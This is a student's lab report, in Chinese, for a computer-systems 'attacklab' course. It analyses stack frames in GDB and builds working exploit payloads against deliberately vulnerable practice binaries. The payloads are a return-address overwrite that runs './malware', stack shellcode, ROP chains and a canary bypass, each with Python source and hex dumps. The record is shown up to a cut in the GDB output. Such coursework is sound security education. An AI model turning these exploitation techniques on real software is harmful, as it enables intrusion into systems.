
计算机系统基础——attacklab 实验报告

赵婉扬 25800190042

*每一个任务都是先给出必要截图然后再进行文字报告

一、任务一：观察栈帧 `input`

A：GDB 停在 input 函数入口时的寄存器、栈帧及汇编代码状态。



B：执行 call input 前后，$rsp 及栈顶数据的变化对比。

```
gef➤  p/x $rsp
$1 = 0x721000800ff0
gef➤  p/x $rip
$2 = 0x401acc
gef➤  x/gx $rsp
0x721000800ff0: 0x00007fffffffdf60
```

```
gef➤  p/x $rsp
$3 = 0x721000800fe8
gef➤  p/x $rip
$4 = 0x401977
gef➤  x/gx $rsp
0x721000800fe8: 0x00000000000401ad1
```

C：执行 leave 指令前，$rsp 与 $rbp 的当前值。

```
gef➤  p/x $rsp
$5 = 0x721000800fd0
gef➤  p/x $rbp
$6 = 0x721000800fe0
```

D：执行 leave 与 ret 后，$rip 与 $rsp 的变化状态。

```
gef➤  p/x $rip
$7 = 0x401ad1
gef➤  p/x $rsp
$8 = 0x721000800ff0
gef➤  p/x $rbp
$9 = 0x721000800ff0
```

1. **input 函数是谁调用的?**
   - 根据图 A 中的 trace 信息显示 [#1] 0x401ad1 -> main()，证明 input 函数是由 main 函数调用的。
2. **input 函数的前三条指令在做什么？$rbp 此刻指向的内存地址当中的值来自哪里?**
   - 前三条指令构成了函数的序言（Prologue）：
     - push rbp：将调用者（main 函数）的栈底指针 $rbp 压入栈中保存。
     - mov rbp, rsp：将当前栈顶指针 $rsp 赋值给 $rbp，建立 input 函数自己的新栈帧。
     - sub rsp, 0x10：将栈顶指针下移 16 字节，为局部变量（expression 数组）分配内存空间。
   - 结合图 A, $rbp 此刻指向的地址中的值（0x...ff0）来自 main 函数，它是被 push rbp 指令存入栈中的 main 函数的旧栈底。
2. **看看调用栈上 $rbp + 8 处，那里存的值是什么?**
   - 结合图 A 的 stack 区域，$rbp + 8 处存储的值是 0x401ad1。这是 input 函数执行完毕后的返回地址，即 main 函数中调用完 input 后的下一条指令地址。
3. **是哪一行汇编代码在 $rbp + 8 处存入了值?**
   - 是在 main 函数地址 0x401acc 处的 call 0x401977 <input> 指令。
   - 结合图 B 观察：在执行该 call 指令前，$rsp 的值为 0x...ff0；执行该指令后，程序跳入 input，$rsp 减小 8 字节变为 0x...fe8，且该栈顶位置成功写入了返回地址 0x401ad1。这证明 call 指令在跳转前，自动将返回地址压入了栈中。
5. **结合问题 2、3、4，回答 call、prologue、leave 和 ret 的作用。**
   - call：将下一条指令的地址（返回地址）压入栈顶（使 $rsp 减 8），然后修改 $rip 跳转到目标函数入口（见图 B）。
   - prologue (函数序言)：保存当前环境。push rbp 保存调用者的旧栈底；mov rbp, rsp 确立当前函数的新栈底；sub rsp, 0x10 为局部变量分配空间。
   - leave：销毁当前栈帧。等价于 mov rsp, rbp（释放局部变量空间）和 pop rbp（恢复调用者的旧栈底）。执行后，$rsp 会恰好指向栈中保存的返回地址（见图 C）。
   - ret：恢复控制流。从当前栈顶弹出返回地址赋值给 $rip，使程序跳回调用者（main）继续执行，同时 $rsp 向上移动 8 字节（见图 D）。

二、任务二：用不同长度的字符串输入测试 `dark-calc`

E: 在普通终端中输入 20 个字符后，输出 0；输入 32 个字符后，dark-calc 程序因返回地址被覆盖，引发 Segmentation fault（段错误）。

```
laozhao@LAPTOP-LLS7QC94:~/zwy_attacklab/attack$ ./dark-calc
Enter an expression (length up to 15):
AAAAAAAAAAAAAAAAAAA
Executing: echo $((AAAAAAAAAAAAAAA))
0
Enter an expression (length up to 15):
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault         ./dark-calc
```

F: 在 GDB 中执行 x/6gx $rbp-0x10 观察栈空间。可见输入 32 个字符 'A' 后，从缓冲区起始地址到返回地址区域，全部被覆盖为 0x4141414141414141（即字符 'A' 的 ASCII 码 0x41）。

```
gef➤  p/x $rbp
$1 = 0x721000800fe0
gef➤  x/6gx $rbp-0x10
0x721000800fd0: 0x4141414141414141      0x4141414141414141
0x721000800fe0: 0x4141414141414141      0x4141414141414141
0x721000800ff0: 0x00007fffffffdf00      0x0000000000401c1f
```

1. 用不同长度的字符串输入测试 dark-calc，程序表现如何？报错是什么？

- 输入 20 个字符（结合图 E）：程序没有崩溃，在终端输出了计算结果 0，并再次打印 Enter an expression 提示符要求继续输入。原因是 20 字节的数据虽然溢出了 16 字节的局部变量空间并覆盖了部分 $rbp，但尚未触及到栈上的返回地址，因此函数能正常返回并进入循环。
- 输入 32 个字符（结合图 E）：程序直接崩溃，终端输出 Segmentation fault（段错误）。原因是 32 字节的数据彻底覆盖了栈上的返回地址。


2. 使用 GDB 在 gets 函数后下一个断点，观察超量的数据被写到了哪里？

结合图 F，在 gets 执行后（地址 0x40199f）观察栈内存：

- 超量数据（全部为 0x41，即字母 'A'）从低地址向高地址（向栈底方向）连续覆盖。
- $rbp - 0x10 到 $rbp - 1（16 字节）：原本属于 expression 数组的局部变量空间被填满。
- $rbp 位置（8 字节）：原本保存的 main 函数旧栈底指针被覆盖为 0x4141414141414141。
- $rbp + 8 位置（8 字节）：最为致命的返回地址被覆盖为 0x4141414141414141。当函数执行 ret 指令时，会将该无效地址弹入 $rip，导致程序试图访问非法内存地址而崩溃。

三、任务三：利用缓冲区漏洞执行 `./malware`

G：终端执行攻击结果截图。显示 dark-calc 成功被劫持并执行了 ./malware，输出了进程树及 You have successfully detonated the bomb! 的提示。



H：payload.py 源代码截图。展示了如何利用 \x00 截断命令字符串，并通过填充 24 字节偏移量，将返回地址精确覆盖为 0x401a6b。

payload.py

```python
#!/usr/bin/env python3
import sys

# 1. 恶意命令 + \x00 截断符 (10 字节)
cmd = b"./malware\x00"

# 2. 填充数据：总共需要 24 字节。已经有 10 字节了，还差 14 个 A
padding = b'A' * 14

# 3. 覆盖返回地址为 0x401a6b
ret_addr = b'\x6b\x1a\x40\x00\x00\x00\x00\x00'

# 组装
payload = cmd + padding + ret_addr

sys.stdout.buffer.write(payload)
```

攻击流程描述：

1. **计算偏移量：**
   结合前期的栈帧分析，input 函数内的局部变量 expression 占 16 字节，紧邻其上的旧 $rbp 占 8 字节。因此，要精准覆盖到栈上的“返回地址”，我们需要先填充 16 + 8 = 24 个字节。
2. **寻找目标跳板地址：**
   利用 objdump -d dark-calc 分析 eval 函数的汇编代码。发现地址 0x401a6b 处的指令为 mov $0x6030d0,%edi（将全局变量 command_buf 的地址传入参数寄存器），紧接着执行 call system@plt。因此，只要将返回地址覆盖为 0x401a6b，程序就会直接调用 system(command_buf)。
3. **构造 Payload（见图 H）：**
   - 命令注入与截断：前 10 个字节写入 b"./malware\x00"。由于 input 函数内执行了 strcpy(command_buf, expression)，加入 \x00 字符串结束符可以防止后续的填充字符被复制进 command_buf，确保 system 只执行 ./malware。
   - 填充字节：使用 14 个 A 填充剩余的局部变量和 $rbp 空间，凑齐 24 字

节的偏移量。

- 覆盖返回地址：由于 x86-64 采用小端序，将返回地址覆盖为 0x401a6b，在 Python 中表示为 b'\x6b\x1a\x40\x00\x00\x00\x00\x00'。

4. **执行结果（见图 G）：**
   运行脚本并通过管道将 payload 输入给 dark-calc，成功触发了返回地址劫持。system 函数成功拉起了 ./malware，终端输出了进程树以及 You have successfully detonated the bomb!。虽然由于 $rbp 被覆盖导致程序在结束时崩溃（报 Bus error），但劫持执行的核心目标已完美达成。

四、任务四：用 GDB 检查 main 函数的机器码

I：在 GDB 中使用 disas main 查看汇编指令，并使用 x/12xb 查看对应内存区域的机器码。展示了前三行指令 push rbp、mov rbp, rsp、mov eax, 0x0 对应的十六进制字节。

```
gef➤  disas main
Dump of assembler code for function main:
   0x0000000000401ac3 <+0>:     push   rbp
   0x0000000000401ac4 <+1>:     mov    rbp,rsp
   0x0000000000401ac7 <+4>:     mov    eax,0x0
   0x0000000000401acc <+9>:     call   0x401977 <input>
   0x0000000000401ad1 <+14>:    mov    eax,0x0
   0x0000000000401ad6 <+19>:    call   0x4019d7 <eval>
   0x0000000000401adb <+24>:    jmp    0x401ac7 <main+4>
End of assembler dump.
gef➤  x/12xb 0x401ac3
0x401ac3 <main>:        0x55    0x48    0x89    0xe5    0xb8    0x00    0x00    0x00
0x401acb <main+8>:      0x00    0xe8    0xa6    0xfe
```

J：使用 si 逐指令单步执行 main 函数，通过 p/x $rip 观察 $rip 寄存器的变化。$rip 依次变为 0x401ac4、0x401ac7、0x401acc，验证了三条指令在内存中分别占用 1 字节、3 字节和 5 字节。

```
gef➤  p/x $rip  gef➤  p/x $rip  gef➤  p/x $rip
$1 = 0x401ac4   $2 = 0x401ac7   $3 = 0x401acc
```

1. 前三行汇编对应的机器码分别是什么？

结合图 I 中的 disas main 和 x/12xb 命令输出：

- 第一行 push rbp 对应的机器码是：0x55。
- 第二行 mov rbp, rsp 对应的机器码是：0x48 0x89 0xe5。
- 第三行 mov eax, 0x0 对应的机器码是：0xb8 0x00 0x00 0x00 0x00。

2. 这些机器码在内存中排列的方式是什么样的？指出这三行指令分别对应的内存区间是什么。

- 排列方式：机器码在内存中按照指令的执行顺序连续存放。多字节的立即数采用小端序（低字节在低地址）。
- 内存区间：结合图 I 和图 J 的单步执行结果（$rip 的变化）：
  - 第一行 push rbp：占用 1 字节，区间为 [0x401ac3, 0x401ac3]（执行后 $rip 变为 0x401ac4）。
  - 第二行 mov rbp, rsp：占用 3 字节，区间为 [0x401ac4, 0x401ac6]（执行后 $rip 变为 0x401ac7）。
  - 第三行 mov eax, 0x0：占用 5 字节，区间为 [0x401ac7, 0x401acb]（执行后 $rip 变为 0x401acc）。

五、任务五：栈空间执行

K：payload_dark.py 中的 payload 构造。13 字节机器码（sub rsp,8 / push 4 / pop rdi / push 0x401a87 / ret）后接 11 字节填充，末 8 字节为缓冲区起始地址 0x721000800fd0（小端序）。

payload_dark.py

```python
#!/usr/bin/env python3
"""Task 2: build the payload for attack/dark-calc."""
import sys

# sub rsp, 8; push 4; pop rdi; push 0x401a87; ret
shellcode = b"\x48\x83\xec\x08\x6a\x04\x5f\x68\x87\x1a\x40\x00\xc3"

payload = shellcode + b"A" * 11
payload += (0x721000800fd0).to_bytes(8, "little")

sys.stdout.buffer.write(payload)
```

L：python3 payload_dark.py | xxd 的输出。payload 共 32 字节：偏移 0~12 为机器码，13~23 为填充 0x41，24~31 为返回地址 0x721000800fd0（d0 0f 80 00 10 72 00 00）。

```
laozhao@LAPTOP-LLS7QC94:~/zwy_attacklab$ python3 payload_dark.py | xxd
00000000: 4883 ec08 6a04 5f68 871a 4000 c341 4141  H...j._h..@..AAA
00000010: 4141 4141 4141 4141 d00f 8000 1072 0000  AAAAAAAA.....r..
```

M：执行 python3 payload_dark.py | ./attack/dark-calc 的结果。程序未按原逻辑进入 eval，而是跳转到栈上的机器码并调用 grade_eval(4)，输出 Hope A will be your grade!；随后的 Segmentation fault 是 shellcode 执行完毕后的必然崩溃，不影响攻击成功。

```
laozhao@LAPTOP-LLS7QC94:~/zwy_attacklab$ python3 payload_dark.py | ./attack/dark-calc
Enter an expression (length up to 15):

 Hope A will be your grade!
Segmentation fault         python3 payload_dark.py | ./attack/dark-calc
```

N：在 gets 返回处（0x40199f）断下后的栈状态。$rbp-0x10 = 0x721000800fd0，与 payload 中硬编码的地址一致；该地址处即为机器码字节，$rbp+8（返回地址槽）已被改写为 0x721000800fd0，证明执行流被劫持到栈上。

```
gef➤  p/x $rbp - 0x10
$1 = 0x721000800fd0
gef➤  x/4gx $rbp - 0x10
0x721000800fd0: 0x685f046a08ec8348      0x414141c300401a87
0x721000800fe0: 0x4141414141414141      0x0000721000800fd0
gef➤  x/1gx $rbp + 8
0x721000800fe8: 0x0000721000800fd0
```

1. 任务目标

attack/dark-calc 中存在一个从未被调用的函数 grade_eval(int grade)，只有当参数 grade == 4 时才会打印 Hope A will be your grade!。本任务要求利用 input() 的缓冲区溢出，把一段自己编写的机器码（shellcode）放到栈上，并把 input 的返回地址改为这段机器码的起始地址，使程序跳转到栈上执行，最终以参数 4 调

用 grade_eval，让程序输出中包含目标字符串。

2. **参数如何传给 grade_eval**

按照 System V AMD64 调用约定，函数的前若干个整型参数依次通过 %rdi、%rsi、%rdx 等寄存器传递（对应 32 位寄存器为 %edi、%esi、%edx）。grade_eval 的汇编如下：

代码块

```
401a87: 55                  push rbp
401a88: 48 89 e5            mov  rbp, rsp
401a8b: 48 83 ec 10         sub  rsp, 0x10
401a8f: 89 7d fc            mov  DWORD PTR [rbp-0x4], edi
401a92: 83 7d fc 04         cmp  DWORD PTR [rbp-0x4], 0x4
```

可以看到它先把 %edi 存到自己的栈帧 -0x4(%rbp) 处，再与 4 比较。因此只要跳转进入时 %edi == 4 即可，不需要预先在栈上布置这个 4。

3. **机器码是如何得到的**

要完成的事情只有两件：把 4 放进 %edi，然后跳到 0x401a87。**由于可写的空间非常有限**（16 字节缓冲区，且其中还要留出 8 字节给返回地址，真正能放指令的只有缓冲区部分），指令应尽量短。写成汇编：

代码块

```
sub rsp, 8
push 4
pop rdi
push 0x401a87
ret
```

用汇编器将其翻译为机器码，得到 13 个字节：

代码块

```
48 83 ec 08          sub  rsp, 8
6a 04                push 4
5f                   pop  rdi
68 87 1a 40 00       push 0x401a87
c3                   ret
```

这里用 push 4 / pop rdi 而不是 mov edi, 4，是因为前者只需 3 字节，后者需要 5 字节，在空间受限时更划算。

4. **为什么可以把栈地址直接写死、栈为什么可以执行**

普通程序的栈地址会随 ASLR 变化，且栈页不可执行，这两种机制都会让"跳到栈上执行"失效。dark-calc 之所以可以这样做，**是因为它在启动时调用了 init_fixed_stack：用 mmap 以 MAP_FIXED 在固定地址 0x721000000000 处映射了一块大小为 0x802000、权限为可读/可写/可执行（RWX）的内存，**并在首尾各用一个 mprotect(PROT_NONE) 设置保护页；**随后 __wrap_main 把 $rsp 直**

接设为 0x721000801000 再 call main。

也就是说，**这个程序使用的"栈"其实是助教事先固定好的一块可执行内存：地址不随 ASLR 变化，且具有执行权限。这正是讲义"楚门的世界"一节所说的"故意营造出来的假象"**——一旦换成普通程序（栈不可执行、栈地址随机），本 payload 就会失效，后面的 ROP 任务就是为了解决这两个问题。

5. 两个必须满足的约束：栈对齐与自我覆盖

第一，**进入 grade_eval 时 $rsp 必须满足 ABI 的 16 字节对齐要求。** grade_eval 自身会执行 push rbp 和 sub rsp, 0x10，共下移 24 字节；若进入时 $rsp = 0x...ff0（16 的倍数），调用 printf 时 $rsp 为 0x...fd8，未对齐，printf 内部的 movaps 会触发段错误。因此机器码开头加一条 sub rsp, 8，使进入时 $rsp = 0x...fe8，随后 push rbp 得 0x...fe0、sub rsp,0x10 得 0x...fd0，恰好对齐。

第二，**不能连续使用两次 push。**input 的 ret 执行完毕后 $rsp = 0x...ff0，而 shellcode 位于 0x...fd0, 代码在栈顶下方 0x20 处。push 向低地址写, 若在 sub rsp, 8 之后连续 push 两次，第二次会写到 0x...fd8，恰好覆盖 shellcode 自身偏移 8~12 的字节，导致程序执行到被改写的机器码而崩溃。本方案把 push 4 与 pop rdi 成对使用，使栈指针最深只到 0x...fe0（旧 $rbp 槽），不会碰到 0x...fd0~0x...fd8 的代码区。

6. payload 布局（对应图 K、图 L）

偏移	长度	内容
0 ~ 12	13	shellcode：48 83 ec 08 6a 04 5f 68 87 1a 40 00 c3
13 ~ 23	11	填充字节 0x41（'A'）
24 ~ 31	8	返回地址 0x721000800fd0（小端序 d0 0f 80 00 10 72 00 00）

13 + 11 = 24 字节正好覆盖 16 字节缓冲区与 8 字节旧 $rbp，返回地址落在第 25~32 字节。payload 中不含 0x0a，因此不会被 gets 提前截断。

7. 执行过程

1. input 执行 leave：$rsp 回到 $rbp（0x...fe0），pop rbp 取出被 'A' 覆盖的旧栈底，$rsp = 0x...fe8；
2. **ret：从 0x...fe8 弹出被改写的返回地址 0x721000800fd0，$rip = 0x...fd0，$rsp = 0x...ff0，控制流进入栈上（图 N 中 $rbp+8 处即为该地址）；**
3. sub rsp, 8：$rsp = 0x...fe8；
4. push 4：$rsp = 0x...fe0，[0x...fe0] = 4；
5. pop rdi：%rdi = 4，$rsp 回到 0x...fe8；
6. push 0x401a87：$rsp = 0x...fe0，[0x...fe0] = 0x401a87；
7. ret：**弹出 0x401a87 给 $rip，**$rsp = 0x...fe8，进入 grade_eval；
8. grade_eval 中 push rbp → $rsp = 0x...fe0，sub rsp, 0x10 → $rsp = 0x...fd0**（16 字节对齐）**，mov %edi,-0x4(%rbp) 后比较等于 4，条件成立，调用 printf 打印目标字符串。

8. 攻击结果（对应图 M）

在仓库根目录执行 python3 payload_dark.py | ./attack/dark-calc，**终端输出 Hope A will be your grade!，说明执行流成功被劫持到栈上并调用了 grade_eval(4)。**随

后程序出现 Segmentation fault：grade_eval 返回时会再次跳回 0x...fd0（该槽位仍保存着我们的缓冲区地址），而它执行 mov %edi,-0x4(%rbp) 时已将 0x...fdc 处的 c3（ret）改写为 04，第二轮执行到该处便进入非法指令/非法访问。**该崩溃发生在目标字符串输出之后，不影响攻击成功的判定。**

9. **尝试过程与小结**

最初直接使用 push 0x401a87; push 4; pop rdi; ret 的 9 字节版本，**虽然能跳进 grade_eval，但进入时 $rsp 未按 ABI 对齐，崩溃在 printf 内部；**加上 sub rsp, 8 后对齐问题解决，**却因连续 push 写入了 shellcode 自身的代码区，出现 SIGILL。最终通过"sub rsp,8 调整对齐 + push/pop 成对使用、把栈写入限制在 0x...fe0 及以上"的方案，同时满足了对齐与不自我覆盖两个约束。**

六、任务六：ROP

O：payload_rop.py 中的 ROP 链构造。24 字节填充之后依次是 pop rdi; ret（0x401a33）、参数 4、ret（0x401a34）和 grade_eval（0x401978）。

payload_rop.py

```python
#!/usr/bin/env python3
"""Task 3: build the payload for attack/dark-calc-nx."""
import sys

pop_rdi = 0x401a33
ret = 0x401a34
grade_eval = 0x401978

payload = b"A" * 24
payload += pop_rdi.to_bytes(8, "little")
payload += (4).to_bytes(8, "little")
payload += ret.to_bytes(8, "little")
payload += grade_eval.to_bytes(8, "little")

sys.stdout.buffer.write(payload)
```

P：python3 payload_rop.py | xxd 的输出，payload 共 56 字节。可看到填充之后是四个 8 字节槽位：33 1a 40 00…、04 00…、34 1a 40 00…、78 19 40 00…，分别对应 gadget、参数、对齐用 ret 和目标函数。

```
laozhao@LAPTOP-LLS7QC94:~/zwy_attacklab$ python3 payload_rop.py | xxd
00000000: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
00000010: 4141 4141 4141 4141 331a 4000 0000 0000  AAAAAAAA3.@.....
00000020: 0400 0000 0000 0000 341a 4000 0000 0000  ........4.@.....
00000030: 7819 4000 0000 0000                      x.@.....
```

Q：执行 python3 payload_rop.py | ./attack/dark-calc-nx 的结果。程序跳过 eval，按 ROP 链调用 grade_eval(4)，输出 Hope A will be your grade!；随后的段错误是链执行完后的必然结果。

```
laozhao@LAPTOP-LLS7QC94:~/zwy_attacklab$ python3 payload_rop.py | ./attack/dark-calc-nx
Enter an expression (length up to 15):

 Hope A will be your grade!
Segmentation fault        python3 payload_rop.py | ./attack/dark-calc-nx
```

R：在 GDB 中用 x/3i 0x401a33 查看 gadget。该地址位于 pop r15 指令（机器码 41 5f）的第二个字节处，从中间进入后正好构成 pop rdi; ret。

```
laozhao@LAPTOP-LLS7QC94:~/zwy_attacklab$ gdb -batch -ex "x/3i 0x401a33" ./attack/dark-calc-nx
GEF for linux ready, type 'gef' to start, 'gef config' to configure
93 commands loaded and 5 functions added for GDB 17.1 in 0.00ms using Python engine 3.14

This GDB supports auto-downloading debuginfo from the following URLs:
  <https://debuginfod.ubuntu.com>
Debuginfod has been disabled.
To make this setting permanent, add 'set debuginfod enabled off' to .gdbinit.
   0x401a33 <__libc_csu_init+99>:       pop    rdi
   0x401a34 <__libc_csu_init+100>:      ret
   0x401a35:    nop
```

1. 任务目标

dark-calc-nx 是一个栈空间不可执行（NX）且栈地址随机的非 PIE 程序。任务要求不使用栈上执行的方式，而是利用 .text 中已有的、以 ret 结尾的指令片段（gadget）拼出一条链，让程序最终以参数 4 调用 grade_eval（0x401978），使输出中包含 Hope A will be your grade!。

2. 与任务五的差别

任务五之所以能直接跳到栈上执行，是因为 dark-calc 通过 init_fixed_stack 用 MAP_FIXED 映射了一块地址固定、权限为 RWX 的内存作为栈。dark-calc-nx 没有这段初始化：它的栈是进程的正常栈，地址随 ASLR 变化，且不可执行。因此这里既不能把返回地址指向栈上的指令（地址随机），也不能指望栈上的字节被当作代码执行（NX）。

但本实验提供的二进制都不是 PIE，代码段的基址固定不变，.text 中 gadget 的绝对地址可以直接硬编码。ROP 正是利用这一点：只覆盖返回地址，让程序在固定的代码片段之间依次跳转；栈上的内容只作为“数据”被 ret 读取，不需要被执行。

3. 偏移的计算

两个程序的 input() 相同：char expression[16] 位于 $rbp-0x10，$rbp 处存放旧栈底，$rbp+8 处存放返回地址。**因此填充 16 + 8 = 24 字节后，接下来的 8 字节就是第一个 gadget 的地址。**

4. gadget 的查找（对应图 R）

讲义提示 gadget 位于 0x4019d0 ~ 0x401ae3 之间（__libc_csu_init 一段）。查看这段代码可以看到 0x401a32 处是 pop r15，机器码为 41 5f。**若把返回地址指向 0x401a33，即跳过 41 从 5f 开始执行，这条指令就变成了 pop rdi，紧随其后的 c3 正好是 ret。于是得到三个可用的地址：**

代码块

```
0x401a33    pop rdi ; ret       （从 pop r15 的中间切入）
0x401a34    ret                   （单独一个 c3）
0x401978    grade_eval
```

这种从一条合法指令中间进入的“非对齐 gadget”是 ROP 中的常见技巧，因为 x86-64 的指令长度可变，任意字节位置都可以成为一条新指令的开头。

5. ROP 链的构造（对应图 O、图 P）

整条链为：

代码块

```
[24 字节填充] [0x401a33] [4] [0x401a34] [0x401978]
```

即 pop rdi; ret 把常数 4 弹入 %rdi，随后 ret 跳入 grade_eval。

偏移	长度	内容
0 ~ 23	24	填充字节 0x41（'A'），覆盖缓冲区与旧 $rbp
24 ~ 31	8	0x401a33（pop rdi; ret）
32 ~ 39	8	4（参数）
40 ~ 47	8	0x401a34（ret，用于栈对齐）
48 ~ 55	8	0x401978（grade_eval）

payload 共 56 字节。

6. 为什么链中要多插一个 ret（栈对齐）

System V AMD64 ABI 要求调用库函数时 $rsp 必须是 16 字节的倍数。设缓冲区首地址为 B：进入 input 时 $rsp ≡ 8，执行 push rbp 后 $rbp = B+0x10 ≡ 0，故 B 是 16 的倍数。逐步计算：

1. input 的 leave / ret 执行完后，$rsp = B+32（16 的倍数），跳到 0x401a33；
2. pop rdi 后 $rsp = B+40（余 8）；
3. ret 弹出下一个地址后 $rsp = B+48（16 的倍数）；
4. **如果此时直接进入 grade_eval：它执行 push rbp 后 $rsp 余 8，再 sub rsp,0x10 仍余 8，调用 printf 时栈未对齐，printf 内部的 movaps 会触发段错误；**
5. 改为先跳到 0x401a34 的 ret，多弹一次，$rsp = B+56（余 8），再进入 grade_eval：push rbp 后余 0，sub rsp,0x10 后仍余 0，调用 printf 时对齐成立。

因此链中 0x401a34 这一格不是多余的，它承担的是栈对齐修正。

7. 执行过程

1. input 执行 leave：$rsp 回到 $rbp，pop rbp 取出被 'A' 覆盖的旧栈底，$rsp = B+24；
2. ret：弹出 [B+24] = 0x401a33，$rsp = B+32，开始执行 pop rdi; ret；
3. pop rdi：%rdi = [B+32] = 4，$rsp = B+40；
4. ret：弹出 [B+40] = 0x401a34，$rsp = B+48；
5. 0x401a34 处的 ret：弹出 [B+48] = 0x401978，$rsp = B+56，进入 grade_eval；
6. grade_eval：push rbp（$rsp = B+48）、sub rsp,0x10（$rsp = B+32），mov %edi,-0x4(%rbp) 后与 4 比较相等，调用 printf 打印目标字符串。

8. 攻击结果（对应图 Q）

在仓库根目录执行 python3 payload_rop.py | ./attack/dark-calc-nx，输出中出现 Hope A will be your grade!，说明 ROP 链成功执行并调用了 grade_eval(4)。随后程序崩溃：grade_eval 返回时 leave 恢复的 $rbp 是被 'A' 覆盖的值，ret 又从 payload 之外（gets 写入的 \0 之后）取地址，必然跳飞。该崩溃发生在目标字符串打印之后，不影响攻击成功的判定。

9. 小结

任务五的 payload 依赖“可执行且地址固定的栈”，而任务六的链完全不依赖栈的地址与可执行权限：它只使用 .text 中固定的 gadget 地址，栈只作为数据被 ret 读取。这也说明 NX 与 ASLR 各自只防住了一种攻击方式，而 ROP 通过

复用程序自身已有的代码同时绕开了两者。此外，构造 ROP 链时除了 gadget 本身的语义，还必须满足 ABI 的栈对齐要求，否则会在 printf 这类库函数内部崩溃。

七、任务七：Canary

S：payload_canary.py 中的 payload 构造。前 32 字节为 ROP 链（pop rdi; ret、参数 4、ret、grade_eval），中间填充至偏移 0x100，末尾 4 字节写入 f.len = 0xa8。

payload_canary.py

```python
#!/usr/bin/env python3
"""Task 4: build the payload for attack/dark-log."""
import sys

pop_rdi = 0x4018a3
ret = 0x4018a4
grade_eval = 0x401677

payload = b""
payload += pop_rdi.to_bytes(8, "little")
payload += (4).to_bytes(8, "little")
payload += ret.to_bytes(8, "little")
payload += grade_eval.to_bytes(8, "little")
payload += b"A" * (0x100 - len(payload))
payload += (0xa8).to_bytes(4, "little")

sys.stdout.buffer.write(payload)
```

T：payload 长度与尾部字节。总长 260 字节，0x100 处的 a8 00 00 00 即将被解释为 f.len；由于输入没有写到 0x118 处的 Canary，校验值保持完好。

```
laozhao@LAPTOP-LLS7QC94:~/zwy_attacklab$ python3 payload_canary.py | wc -c
python3 payload_canary.py | xxd | tail -2
260
000000f0: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
00000100: a800 0000                                ....
```

U：执行 python3 payload_canary.py | ./attack/dark-log 的结果。程序通过 Canary 校验后按 ROP 链调用 grade_eval(4)，输出 Hope A will be your grade!；随后的崩溃发生在返回之后，不影响判定。

```
laozhao@LAPTOP-LLS7QC94:~/zwy_attacklab$ python3 payload_canary.py | ./attack/dark-log
Enter a log message:

 Hope A will be your grade!
Segmentation fault        python3 payload_canary.py | ./attack/dark-log
```

V：在 Canary 校验前（0x4017df）断下的状态。$rbp-8 处的 Canary 值为 0xd76540c38d346400，与 $fs_base+0x28 保存的系统原始 Canary 完全相同，说明 Canary 未被改动；同时 $rbp+8 起已被 128 字节的 memcpy 写入 ROP 链（0x4018a3、4、0x4018a4、0x401677），说明返回地址是在 Canary 上方被改写的。

```
gef➤  p/x *(unsigned long *)($rbp - 8)
$1 = 0xd76540c38d346400
gef➤  x/4gx $rbp + 8
0x7fffffffde98: 0x00000000004018a3      0x0000000000000004
